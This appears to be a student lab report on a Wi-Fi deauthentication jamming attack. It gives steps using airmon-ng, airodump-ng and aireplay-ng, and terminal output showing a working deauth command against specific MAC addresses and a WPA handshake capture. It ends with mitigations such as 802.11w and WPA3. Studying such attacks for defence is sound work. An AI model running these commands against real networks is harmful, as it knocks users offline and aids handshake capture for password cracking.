WiFi Jamming Attack and Mitigation

1. Introduction:

A Wi-Fi jamming attack aims to disrupt the normal functioning of a wireless network by sending interference signals that cause network instability or force devices to disconnect. One common form of this attack is the **deauthentication attack**, where fake deauthentication frames are sent to disconnect devices from the network.

This document details the process of carrying out a jamming attack using **deauthentication packets**, the observed impact on the network, and potential mitigation strategies.

2. Attack Methodology:


a. Tools Used:


- **Aircrack-ng Suite**: Includes tools like `aireplay-ng` for sending deauthentication packets.
- **Wireshark**: For monitoring the network and analyzing the attack.


b. Steps to Perform the Attack:


1. **Enable Monitor Mode**:
    - The wireless interface must be put into **monitor mode** to capture and inject Wi-Fi packets. This is done using `airmon-ng` or `iwconfig`.
    -
2. **Capture Network Traffic**:
    - Use `airodump-ng` to capture the network traffic and identify the target access point (AP) and the connected clients.
    - I should find the target AP's BSSID and the client to be disconnected.
3. **Send Deauthentication Packets**:
    - Use `aireplay-ng` to send deauthentication packets to the target AP and disconnect a specific client.
    -
4. **Monitor the Impact with Wireshark**:


Using **Wireshark** to observe the deauthentication packets and the network behavior. Look for deauthentication frames in the **Info** column, and verified that the targeted client is disconnected.




ramya@kali: ~
File Actions Edit View Help
(ramya㉿kali)-[~]
$ sudo aireplay-ng --deauth 10 -a F8:5B:3B:27:A4:13 -c 48:E1:E9:3D:D5:CD wlan0
[sudo] password for ramya:
21:57:23 Waiting for beacon frame (BSSID: F8:5B:3B:27:A4:13) on channel 11
21:57:24 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [33|63 ACKs]
21:57:24 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [67|68 ACKs]
21:57:25 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [64|66 ACKs]
21:57:26 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [36|59 ACKs]
21:57:27 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [60|72 ACKs]
21:57:28 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [65|66 ACKs]
21:57:28 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [50|63 ACKs]
21:57:29 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [32|64 ACKs]
21:57:30 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [21|70 ACKs]
21:57:31 Sending 64 directed DeAuth (code 7). STMAC: [48:E1:E9:3D:D5:CD] [39|74 ACKs]
(ramya㉿kali)-[~]
$ sudo airodump-ng wlan0


ramya@kali: ~
File Actions Edit View Help
22:23:51:20:1A:80 -48 330 0 0 4 360 WPA2 CCMP PSK <length: 0>
C8:C6:FE:D3:A2:0E -1 0 0 0 -1 -1 <length: 0>
Quitting...
(ramya㉿kali)-[~]
$ sudo airodump-ng --bssid F8:5B:3B:27:A4:13 --channel 11 --write Spectrum15 wlan0
21:52:56 Created capture file "Spectrum15-01.cap".
CH 11][Elapsed: 43 mins][2024-12-04 22:36][WPA handshake: F8:5B:3B:27:A4:13
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:5B:3B:27:A4:13 -39 0 18734 8333 2 11 720 WPA2 CCMP PSK SpectrumSetup-15
BSSID STATION PWR Rate Lost Frames Notes Probes
F8:5B:3B:27:A4:13 76:34:1E:DF:9D:4C -87 6e- 6 0 7722
F8:5B:3B:27:A4:13 48:E1:E9:3D:D5:CD -71 6e- 1e 0 1533 EAPOL SpectrumSetup-15





Discuss how modern networks can mitigate jamming attacks (e.g., using 802.11w management frame protection).

1. 802.11w-Management Frame Protection: Prevents tampering with important Wi-Fi management messages, such as deauthentication.
Benefit: Stops hackers from delivering phony disconnection signals to devices.
2. What WPA3 Encryption Does: The most recent and robust Wi-Fi security makes it more difficult for hackers to access the network.

Benefit: An adversary cannot readily decode the traffic or cause as much disruption even if they jam the network.
3. What Channel Hopping Does: If the router notices interference (such as jamming), it can instantly switch the communication channel.
Benefit: Because the network may move to a fresh, less jammed channel, jamming attempts that target a single channel will be less successful.